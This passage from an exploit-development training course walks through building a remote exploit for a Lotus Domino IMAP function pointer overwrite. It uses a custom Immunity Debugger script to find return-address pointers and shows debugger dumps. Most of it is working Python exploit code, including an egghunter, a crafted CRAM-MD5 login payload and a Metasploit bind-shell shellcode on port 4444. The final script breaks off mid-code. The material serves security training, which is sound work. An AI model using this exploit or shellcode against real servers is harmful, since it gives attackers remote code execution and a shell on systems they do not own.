    opcodes = opcodes.replace(" ", "\\x").decode('string_escape')
    opcodes = ("\\x" + opcodes).decode('string_escape')
    return opcodes

def searchPointers(imm, rets):
    """Search for pointers"""
    POINTERS = {}
    maxrets = len(rets)
    ## Foreach return address try to find one or more pointers to it
    for i in range(0, maxrets):
        msg = "Found RET at 0x%08x (%d di %d %d%%) : searching for pointers to our RET..."
        msg = msg % (rets[i], i+1, maxrets, int(float((i+1)/maxrets)*100.0))
        imm.setStatusBar(msg)
        ## Search for pointers using searchLong API func
        pointers = imm.searchLong(rets[i])
        ## If any pointer was found, store it in POINTERS dictionary
        if pointers:
            POINTERS[rets[i]] = pointers
    return POINTERS

def printResults(imm, POINTERS):
    """Print results in Log window"""
    for ret in POINTERS.keys():
        msg = "Enumerating pointers to RET 0x%08x" % ret
        imm.Log(msg, address=ret, focus=1)
        for pointer in POINTERS[ret]:
            imm.Log("--> Pointer to RET 0x%08x at 0x%08x" % (ret, pointer),
                address=pointer,
                focus=1
            )

def main(args):
    """main subroutine"""
    imm = immlib.Debugger()
    if not args:
        usage(imm)
```



```

    return "Usage: !searchptr <OPCODES SEPARATED BY WHITESPACE>"
opcodes = formatOpCodes(args)
start = time.time()

## Search for return addresses using Search API func
## use this ->rets = [0x77A10020, 0x7789050C] for debug
rets = imm.Search(opcodes)

## Search for pointers to rets
POINTERS = searchPointers(imm, rets)

## Output results
printResults(imm, POINTERS)

end = time.time()
return "Search completed in %d seconds!" % int(end-start)

```

searchptr.py source code

Let's analyze *searchptr.py*'s functions to see how it works before testing it in Immunity Debugger. First, the "main" subroutine accepts the *args* parameter as an input python list and returns the output of the *usage* function if no argument was passed. ASM input must be passed as an assembled string, having each byte separated by a whitespace. We prefer to pass assembled ASM code, because the ID disassembly function is still buggy for complex opcodes. The *formatOpcode* function takes the list of arguments and converts them in to an hex string in order to be able to pass it to the *imm.Search* method that will return a list of return addresses found in all modules loaded in memory.

Nothing new till here, we have just replicated the *!search* functionalities. The *searchPointers* function is the interesting one: it loops over the *rets* python list and, for each address, calls the *imm.searchLong* function. The latter converts the address in little endian format and searches for it in memory. If one or more addresses in memory are found to contain the ret address then they will be able to act as pointers and they are added to the *POINTERS* python dictionary for later examination. The *POINTERS* structure is then returned to the main and is passed to the *printResults* function which simply iterates over its keys (return addresses) and prints results to the Log ID window.




Figure 59: *searchptr.py* in action

```
77A10020 Enumerating pointers to RET 0x77a10020
02EAF6E --> Pointer to RET 0x77a10020 at 0x02eaff6e
02EE92F0 --> Pointer to RET 0x77a10020 at 0x02ee92f0
7789050C Enumerating pointers to RET 0x7789050c
6099A04D --> Pointer to RET 0x7789050c at 0x6099a04d
6099A0B0 --> Pointer to RET 0x7789050c at 0x6099a0b0
6099A140 --> Pointer to RET 0x7789050c at 0x6099a140
6099A252 --> Pointer to RET 0x7789050c at 0x6099a252
6099A319 --> Pointer to RET 0x7789050c at 0x6099a319
```

!searchptr FF E0

Search completed in 6 seconds!

Figure 60: Return address search completed

Exercise

- 1) Build a simple PyCommand which is able to search for a string in memory and name it *searchstr.py*. Print the output of the search into the ID Log window.
- 2) Attach the *IMAP* process to the debugger, manually edit two adjacent *DWORDs* on the stack inserting an 8 bytes string and search for it using *searchstr.py*.



Controlling Execution Flow

So, it seems our tool is working! It found a lot of return addresses and pointers. Let's try to update our POC by replacing the `ret` with one of the pointers found by the `!searchptr`. We will also increase the buffer size by 10 bytes (`"AAAAAAAAAA"`):

```
[...]  
# payload += struct.pack('<L', 0x58585858)  
payload += struct.pack('<L', 0x6099a04d) # POINTER (nnotes.dll) TO JMP EAX  
                                           # in shell32.dll  
payload += "\x41" * 10  
[...]
```

Trying one of the return addresses found with `searchptr.py`

After setting a breakpoint on `JMP EAX` and running the new POC, execution flow stops as expected at `0x7789050C`. The jump takes us inside the controlled buffer.


```

Immunity Debugger - nIMAP.EXE - [CPU - thread 0000E0C, module SHELL32]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s
7789050E  FFEB  JMP EAX
77890511  C1FF FF SAR EDI,0FF Shift constant out of range 1..31
77890513  ^E0 C1 LOOPDNE SHORT SHELL32.778904D4 Unknown command
77890515  FFFF LOOPDNE SHORT SHELL32.778904D8 Unknown command
77890517  ^E0 C1 LOOPDNE SHORT SHELL32.778904DC Unknown command
7789051B  FFFF LOOPDNE SHORT SHELL32.778904E0 Unknown command
7789051D  ^E0 C1 LOOPDNE SHORT SHELL32.778904E4 Unknown command
77890523  FFFF LOOPDNE SHORT SHELL32.778904E8 Unknown command
77890527  ^E0 C1 LOOPDNE SHORT SHELL32.778904EC Unknown command
7789052B  FFFF LOOPDNE SHORT SHELL32.778904F0 Unknown command
7789052F  ^E0 C1 LOOPDNE SHORT SHELL32.778904F4 Unknown command
77890533  FFFF LOOPDNE SHORT SHELL32.778904F8 Unknown command
77890535  ^E0 C1 LOOPDNE SHORT SHELL32.778904FC Unknown command
77890537  FFFF CALL FAR FWORD PTR DS:[EAX+EF6666] Far call
77890539  ^E0 C1 ADD BYTE PTR DS:[EAX],0
77890541  0000
[04:12:13]Breakpoint at SHELL32.7789050C
  
```


Figure 61: Breakpoint hit on JMP EAX instruction

Unfortunately we have a problem now. As shown in Figure 62 our return address is executed as code and an access violation is thrown. We need to find a return address that can be executed without raising access violations.

```

Immunity Debugger - nIMAP.EXE - [CPU - thread 0000E0C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k
04A9F610 40 DEC EBP
04A9F611 A0 99604141 MOV AL, BYTE PTR DS:[41416099]
04A9F616 41 INC ECX
04A9F617 41 INC ECX
04A9F618 41 INC ECX
04A9F619 41 INC ECX
04A9F61A 41 INC ECX
04A9F61B 41 INC ECX
04A9F61C 41 INC ECX
04A9F61D 41 INC ECX
[04:12:47] Access violation when reading [41416099] - use Shift+F7/F8/F9 to pass exception to program
  
```

Figure 62: Return address executed as code



Luckily, after a few tries with the trial and error approach, we found a “friendly” return address that can work. It's a pointer in *shell32.dll* and its bytes (*0x774b4c6a*) will be executed as the following ASM code:

```

0407F610  6A 4C          PUSH 4C
0407F612  4B           DEC EBX
0407F613  77 41        JA SHORT 0407F656

```

Friendly return address safely executed as code

Let's modify our POC to see what happens now:

```

[...]
# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x774b4c6a) # POINTER (shell32.dll) TO JMP EAX
# in shell32.dll

payload += "\x41" * 10
[...]

```

Changing return address in order to finally control execution flow

We now control execution flow and are able to redirect it inside our buffer. The short jump (*JA = jmp if above⁵¹*) at *0x4C1F613* is not taken because *CF* and *ZF* are not both equal to zero, the result is that the execution continues executing NOPs.

I'm @ 0435F616
 More Room @ |0435F512| → jmp - 260
 mark jmp short ± 128
 Egg hunter is 32 bytes

bp 605BD7A8

jmp 0435F516 = E9 ~~FB FE FFF~~
 FB FE FFFF

⁵¹<http://faydoc.tripod.com/cpu/ja.htm>

```

Immunity Debugger - nIMAP.EXE - [CPU - thread 000006AC]
File View Debug Plugins Immlib Options Window Help Jobs
l e m t w h c p k b z r ..

04C1F610 6A 4C      PUSH 4C
04C1F612 48          DEC EBX
04C1F613 ^77 90      JA SHORT 04C1F5A5
04C1F615 90          NOP
04C1F616 90          NOP
04C1F617 90          NOP
04C1F618 90          NOP
04C1F619 90          NOP
04C1F61A 90          NOP
04C1F61B 90          NOP
04C1F61C 90          NOP
04C1F61D 90          NOP
04C1F61E 0000      ADD BYTE PTR DS:[EAX],AL
04C1F620 0000      ADD BYTE PTR DS:[EAX],AL
04C1F622 0000      ADD BYTE PTR DS:[EAX],AL
04C1F624 00C8      ADD AL,CL
04C1F626 0000      ADD BYTE PTR DS:[EAX],AL
04C1F628 0000      ADD BYTE PTR DS:[EAX],AL
04C1F62A 0000      ADD BYTE PTR DS:[EAX],AL
04C1F62C 0000      ADD BYTE PTR DS:[EAX],AL
04C1F62E 0000      ADD BYTE PTR DS:[EAX],AL
04C1F630 0038      ADD BYTE PTR DS:[EAX],BH
04C1F632 3235 37454538 XOR DH,BYTE PTR DS:[38454537]
04C1F638 A0 65DB00D0 MOV AL,BYTE PTR DS:[0000DB65]
04C1F63D C4DA      MOV EAX,00000000
04C1F63F 0094F6 C1040FC2 ADD BYTE PTR DS:[ESI+ESI*8+C2]
04C1F646 04 60      ADD AL,60
04C1F648 B4 FA      MOV AH,0FA
04C1F64A C104A0 65  ROL DWORD PTR DS:[EAX],65
04C1F64E DB00      FILD DWORD PTR DS:[EAX]
04C1F650 20000000 ADD BYTE PTR ES:[EAX],AL
04C1F653 00EB      ADD BL,CH
04C1F655 1000      ADC BYTE PTR DS:[EAX],AL

Registers (FPU)
EAX: 04C1F610
ECX: 774B4C6A SHELL32.774B4C6A
EDX: 04C1F470
EBX: 00000000
ESP: 04C1F450
EBP: 04C1F4E4
ESI: 00000039
EDI: 0000004C
EIP: 04C1F613
C 0  E  0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  D  0023 32bit 0(FFFFFFFF)
S 0  S  0038 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1
    
```

Jump is NOT taken

Figure 63: Conditional jump is not taken but we control execution flow

Exercise

- 1) Try to find a different suitable return address. Make sure that the address that you find doesn't corrupt the execution flow later on as this address is executed as opcode.

Egghunting

It's time to jump back to the beginning of the buffer in order to store and execute an egghunter. We let Immunity Debugger calculate a near back jump for us looking at the address we want to jump to and using ID's assembler.




Figure 64: Assembling a near back jump

We can now update the POC by including the near jump and the egghunter. We still need to find a way to inject shellcode in memory. We can try sending the payload in a previous connection via a valid/invalid IMAP command. Follow the new POC source code:



```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# POC05
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#
import sys
import md5
import struct
import base64
import socket

def SendBind(target):
    nops = "\x90" * 450
    shellcode = nops + "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
    shellcode += "\xCC" * 696
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response
    bind = "a001 admin " + shellcode + "\r\n"
    sock.send(bind)
    response = sock.recv(1024)
    print response
    sock.close()

def ExploitLotus(target):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response

    auth = 'a001 authenticate cram-md5\r\n'
    sock.send(auth)
    response = sock.recv(1024)
    print response

    # prepare digest of the response from server
    m = md5.new()
    m.update(response[2:0])
    digest = m.digest()

    # EGGHUNTER 32 Bytes
    egghunter = "\x33\xd2\x90\x90\x90\x42\x52\x6a"
    egghunter += "\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
    egghunter += "\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
    egghunter += "\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
    payload = "\x90" * 32 + egghunter + "\x41"*192
    # the following DWORD is stored in ECX
    # at the time of overflow the following call is made
    # call dword ptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
    # 0x774b4c6a = pointer to JMP EAX (0x773E1A2C)
    payload += struct.pack('<L', 0x774b4c6a)
    payload += "\x41" + "\xE9\x02\xFF\xFF\xFF" + "\x43" * 4
```

Fill for
memory
w/ shellcode

prepend

→

JMP
back 143



```

# Base64 encode the user info to the server
login = payload + ' ' + digest
login = base64.encodestring(login) + '\r\n'
sock.send(login)
response = sock.recv(1024)
print response

if __name__ == "__main__":
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <imap server>\n' % sys.argv[0]
        sys.exit(-1)
    for i in range(0,4):
        SendBind(target)
    ExploitLotus(target)

```

POC05 source code

We added a *SendBind* function which sends a fake shellcode (0xCC) preceded by the string "n00bn00b", needed by the egghunter that was positioned at the beginning of the evil buffer. *SendBind* will be called four times in order to increase the possibility of shellcode injection which will be performed using an invalid IMAP command "a001 admin shellcode". Finally a near jump back was added just after the return address. Let's try the new code – we'll reattach ID to the imap process and follow the execution with the help of the breakpoint on the JMP EAX instruction.





Figure 65: Jumping back at the beginning of the buffer




Once again, execution stops at our breakpoint and from there we land inside the controlled buffer, execute the jump back and run the egghunter.

Address	Disassembly
03F7F510	NOP
03F7F51D	NOP
03F7F51E	NOP
03F7F51F	NOP
03F7F520	NOP
03F7F521	NOP
03F7F522	NOP
03F7F523	NOP
03F7F524	NOP
03F7F525	NOP
03F7F526	NOP
03F7F527	NOP
03F7F528	NOP
03F7F529	NOP
03F7F52A	NOP
03F7F52B	NOP
03F7F52C	NOP
03F7F52D	NOP
03F7F52E	NOP
03F7F52F	NOP
03F7F530	XOR EDX, EDX
03F7F532	NOP
03F7F533	NOP
03F7F534	NOP
03F7F535	INC EDX
03F7F536	PUSH EDX
03F7F537	PUSH 2
03F7F539	POP EAX
03F7F53A	INT 2E
03F7F53C	CMP AL, 5
03F7F53E	POP EDX
03F7F53F	JE SHORT 03F7F535
03F7F541	MOV EBX, 63202065

Register	Value
EAX	03F7F610
ECX	774B4C6A SHELL32.774B4C6A
EDX	03F7F470
EBX	00000000
ESP	03F7F450
EBP	03F7F4E4
ESI	00000039
EDI	0000004C
EIP	03F7F51C
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFD8000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (0000)
EFL	00000246 (NO, NB, E, BE, NS, PE, B)
ST0	empty 0.0
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0
ST5	empty 0.0
ST6	empty 0.0
ST7	empty 2163.0000000000000000
FST	0000 Cond 0 0 0 0 Err 0 0
FCW	027F Prec NEAR, 53 Mask

Figure 66: Soft landing just before the beginning of the egghunter code




The egghunter seems to work. After about 120 seconds the execution stops again because of our INT 3 shellcode as shown below.

```

Immunity Debugger - nIMAP.EXE - [CPU - thread 00000088]
File View Debug Plugins Immlib Options Window Help Jobs
>>> <<< X P || << >> << >> << >> << >> << >> l e m t w h c P k b z r ..
02EB0AB8 64:6D   INS DWORD PTR ES:[EDI],DX
02EB0ABA 69:6E 20 6E3030: IMUL EBP,DWORD PTR DS:[ESI+20]
02EB0AC1 6E      OUTS DX,BYTE PTR ES:[EDI]
02EB0AC2 3030   XOR BYTE PTR DS:[EAX],DH
02EB0AC4 62CC   BOUND EBX,ESI
02EB0AC6 CC     INT3
02EB0AC7 CC     INT3
02EB0AC8 CC     INT3
02EB0AC9 CC     INT3
02EB0ACA CC     INT3
02EB0ACB CC     INT3
02EB0ACC CC     INT3
02EB0ACD CC     INT3
02EB0ACE CC     INT3
02EB0ACF CC     INT3
02EB0AD0 CC     INT3
02EB0AD1 CC     INT3
Registers (FPU)
EAX 6230306E nmapar.6230306E
ECX 03F7F44C
EDX 02EB0AB0
EBX 00000000
ESP 03F7F450
EBP 03F7F4E4
ESI 00000039
EDI 02EB0AC5
EIP 02EB0AC6
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
D 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD0000(FFF)
T 0 GS 0000 NUL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
Address Hex dump ASCII
02EB0AA6 00 00 6E 32 00 00 73 74 ..n2..st
02EB0AAE 64 2F 74 65 61 30 30 31 d/tea001
02EB0AB6 20 61 64 60 69 6E 20 6E admin n
02EB0ABE 30 30 62 6E 30 30 62 CC 00bn00bif
02EB0AC6 CC CC CC CC CC CC CC CC ifffffffif
02EB0ACE CC CC CC CC CC CC CC CC ifffffffif
02EB0AD6 CC CC CC CC CC CC CC CC ifffffffif

```

Figure 67: Egg is found and fake shellcode is being executed



Getting our Remote Shell

It's time to use real shellcode and “assemble” the final exploit for Domino IMAP server. The following is the exploit code using a bind shell on port 4444 - encoded with the alpha-numeric alpha_mixed Metasploit encoder:

```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# Final Exploit
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#

import sys
import md5
import struct
import base64
import socket

def SendBind(target):
    nops = "\x90" * 450
    # [*] x86/alpha mixed succeeded with size 696 (iteration=1)
    # metasploit bind shell on port 4444
    # EXITFUNC=THREAD
    bindshell = (
        "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
        "\x89\xe2\xd9\xee\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
        "\x49\x49\x49\x49\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
        "\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
        "\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
        "\x4c\x42\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f"
        "\x4b\x4f\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47"
        "\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a\x4f"
        "\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a"
        "\x4b\x47\x39\x4c\x4b\x47\x44\x4c\x4b\x43\x31\x4a\x4e\x50\x31"
        "\x49\x50\x4d\x49\x4e\x4c\x4d\x54\x49\x50\x44\x34\x45\x57\x49"
        "\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4c\x34\x47\x4b"
        "\x51\x44\x47\x54\x47\x58\x43\x45\x4d\x35\x4c\x4b\x51\x4f\x51"
        "\x34\x45\x51\x4a\x4b\x43\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b"
        "\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x44\x43\x46\x4c\x4c\x4b\x4c"
        "\x49\x42\x4c\x51\x34\x45\x4c\x45\x31\x48\x43\x46\x51\x49\x4b"
        "\x43\x54\x4c\x4b\x51\x53\x46\x50\x4c\x4b\x51\x50\x44\x4c\x4c"
        "\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x47\x30\x44\x48\x51\x4e"
        "\x43\x58\x4c\x4e\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x49"
        "\x46\x42\x46\x50\x53\x45\x36\x45\x38\x46\x53\x46\x52\x45\x38"
        "\x43\x47\x42\x53\x50\x32\x51\x4f\x51\x44\x4b\x4f\x48\x50\x42"
        "\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x4e\x36"
        "\x51\x4f\x4c\x49\x4b\x55\x45\x36\x4b\x31\x4a\x4d\x44\x48\x44"
        "\x42\x50\x55\x43\x5a\x43\x32\x4b\x4f\x48\x50\x42\x48\x48\x59"
        "\x43\x39\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x49\x46\x51\x43\x46"
        "\x33\x51\x43\x46\x33\x46\x33\x51\x53\x51\x43\x50\x43\x50\x53"
        "\x4b\x4f\x48\x50\x43\x56\x42\x48\x42\x31\x51\x4c\x42\x46\x46"
        "\x33\x4d\x59\x4d\x31\x4c\x55\x45\x38\x49\x34\x44\x5a\x42\x50"
        "\x48\x47\x46\x37\x4b\x4f\x4e\x36\x43\x5a\x42\x30\x46\x31\x46"
        "\x35\x4b\x4f\x4e\x30\x45\x38\x49\x34\x4e\x4d\x46\x4e\x4a\x49"
```



```

"\x46\x37\x4b\x4f\x4e\x36\x50\x5_ \x50\x55\x4b\x4f\x48\x50\x43"
"\x58\x4a\x45\x50\x49\x4d\x56\x51\x59\x50\x57\x4b\x4f\x49\x46"
"\x50\x50\x50\x54\x50\x54\x51\x45\x4b\x4f\x48\x50\x4c\x53\x43"
"\x58\x4a\x47\x43\x49\x49\x56\x43\x49\x50\x57\x4b\x4f\x49\x46"
"\x51\x45\x4b\x4f\x48\x50\x45\x36\x43\x5a\x45\x34\x45\x36\x42"
"\x48\x45\x33\x42\x4d\x4d\x59\x4a\x45\x43\x5a\x46\x30\x50\x59"
"\x51\x39\x48\x4c\x4c\x49\x4b\x57\x42\x4a\x51\x54\x4c\x49\x4b"
"\x52\x50\x31\x49\x50\x4a\x53\x4e\x4a\x4b\x4e\x51\x52\x46\x4d"
"\x4b\x4e\x47\x32\x46\x4c\x4a\x33\x4c\x4d\x43\x4a\x47\x48\x4e"
"\x4b\x4e\x4b\x4e\x4b\x45\x38\x43\x42\x4b\x4e\x48\x33\x45\x46"
"\x4b\x4f\x43\x45\x50\x44\x4b\x4f\x49\x46\x51\x4b\x50\x57\x46"
"\x32\x46\x31\x46\x31\x50\x51\x42\x4a\x45\x51\x50\x51\x46\x31"
"\x51\x45\x46\x31\x4b\x4f\x4e\x30\x43\x58\x4e\x4d\x4e\x39\x45"
"\x55\x48\x4e\x51\x43\x4b\x4f\x49\x46\x42\x4a\x4b\x4f\x4b\x4f"
"\x46\x57\x4b\x4f\x48\x50\x4c\x4b\x50\x57\x4b\x4c\x4c\x43\x49"
"\x54\x42\x44\x4b\x4f\x49\x46\x46\x32\x4b\x4f\x4e\x30\x42\x48"
"\x4a\x4f\x48\x4e\x4d\x30\x43\x50\x50\x53\x4b\x4f\x4e\x36\x4b"
"\x4f\x4e\x30\x45\x5a\x41\x41" )

```

```

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
